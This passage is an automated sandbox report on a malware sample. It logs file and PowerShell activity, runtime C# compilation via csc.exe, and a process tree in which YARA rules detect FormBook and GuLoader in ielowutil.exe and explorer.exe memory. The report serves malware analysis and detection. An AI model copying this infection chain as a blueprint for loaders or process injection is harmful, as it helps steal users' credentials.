C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.out	0	458	ff 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74	C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automat	success or wait	1	6D039B71	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 24 ea fd fd 7a fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE$zY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6D039B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	3907	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	1	6D039B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E0D099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E0D099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0D099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0262DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E0DD97A	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E0DD97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0DD97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0262DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6E0262DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E0D099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E0D099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E0D099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E0D099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0262DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\9f9243d8d725bda1845cde132efbe100\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6E0262DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\29620c919d222ee63ccee178145764a0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	6E0262DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E0262DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0D099B	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6E0DB684	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0262DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D039B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6D039B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6D039B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6D039B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.dll	unknown	4096	success or wait	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6D039B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6D039B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6D039B71	ReadFile

Analysis Process: conhost.exe PID: **840**, Parent PID: **1740**

General

Target ID:	5
Start time:	17:41:39
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7e6000000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **8060**, Parent PID: **1740**

General

Target ID:	8
Start time:	17:42:11
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.cmdline
Imagebase:	0xc0000
File size:	2141552 bytes
MD5 hash:	EB80BB1CA9B9C7F516FF69AFCFD75B7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\tmhd51lu\CSCDE243CA280D4B5C9E282790C554DB9.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	28D9E8	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmhd51lu\CSCDE243CA280D4B5C9E282790C554DB9.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	15773E	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.cmdline	unknown	371	success or wait	1	FD62D	ReadFile
C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.0.cs	unknown	618	success or wait	1	FD62D	ReadFile

Analysis Process: cvtres.exe PID: **7644**, Parent PID: **8060**

General

Target ID:	9
Start time:	17:42:12
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESBA75.tmp" "c:\Users\user\AppData\Local\Temp\tmhd51lu\CSCDE243CA280D4B5C9E282790C554DB9.TMP"
Imagebase:	0x3d0000
File size:	46832 bytes
MD5 hash:	70D838A7DC5B359C3F938A71FAD77DB0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ieinstal.exe PID: **7460**, Parent PID: **1740**

General	
Target ID:	10
Start time:	17:42:27
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x410000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ieinstal.exe PID: **7980**, Parent PID: **1740**

General	
Target ID:	11
Start time:	17:42:28
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x410000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ieinstal.exe PID: **7972**, Parent PID: **1740**

General	
Target ID:	12
Start time:	17:42:28
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x7ff7e6000000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ieinstal.exe PID: **2360**, Parent PID: **1740**

General	
Target ID:	13
Start time:	17:42:28
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x410000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **5924**, Parent PID: **1740**

General	
Target ID:	14
Start time:	17:42:29
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x410000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **6028**, Parent PID: **1740**

General	
Target ID:	15
Start time:	17:42:29
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x410000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **6428**, Parent PID: **1740**

General	
Target ID:	16
Start time:	17:42:29
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x410000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **5992**, Parent PID: **1740**

General	
Target ID:	17
Start time:	17:42:30
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x410000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **5520**, Parent PID: **1740**

General	
Target ID:	18
Start time:	17:42:30
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x410000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **4152**, Parent PID: **1740**

General	
Target ID:	19
Start time:	17:42:30
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x410000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **5388**, Parent PID: **1740**

General	
Target ID:	20
Start time:	17:42:30

Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x410000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ielowutil.exe PID: **8008**, Parent PID: **1740**

General

Target ID:	21
Start time:	17:42:31
Start date:	08/08/2022
Path:	C:\Program Files (x86)\Internet Explorer\ielowutil.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ielowutil.exe
Imagebase:	0xb70000
File size:	221696 bytes
MD5 hash:	650FE7460630188008BF8C8153526CEB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.3485649482.0000000002E40000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.3485649482.0000000002E40000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.3485649482.0000000002E40000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000015.00000002.3485649482.0000000002E40000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000015.00000000.2784654077.0000000002EB0000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.3509051693.000000001EB00000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.3509051693.000000001EB00000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.3509051693.000000001EB00000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000015.00000002.3509051693.000000001EB00000.00000040.10000000.00040000.00000000.sdmp, Author: unknown

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1696752	success or wait	1	41A407	NtReadFile

Analysis Process: explorer.exe PID: **4868**, Parent PID: **8008**

General

Target ID:	22
Start time:	17:42:42
Start date:	08/08/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE

Imagebase:	0x7ff6d4bb0000
File size:	4849904 bytes
MD5 hash:	5EA66FF5AE5612F921BC9DA23BAC95F7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000000.3081887285.000000000B761000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000000.3081887285.000000000B761000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000000.3081887285.000000000B761000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000016.00000000.3081887285.000000000B761000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000000.3203308089.000000000B761000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000000.3203308089.000000000B761000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000000.3203308089.000000000B761000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000016.00000000.3203308089.000000000B761000.00000040.00000001.00040000.00000000.sdmp, Author: unknown

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **7768**, Parent PID: **8008**

General

Target ID:	23
Start time:	17:43:40
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0xc30000
File size:	61440 bytes
MD5 hash:	889B99C52A60DD49227C5E485A016679
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

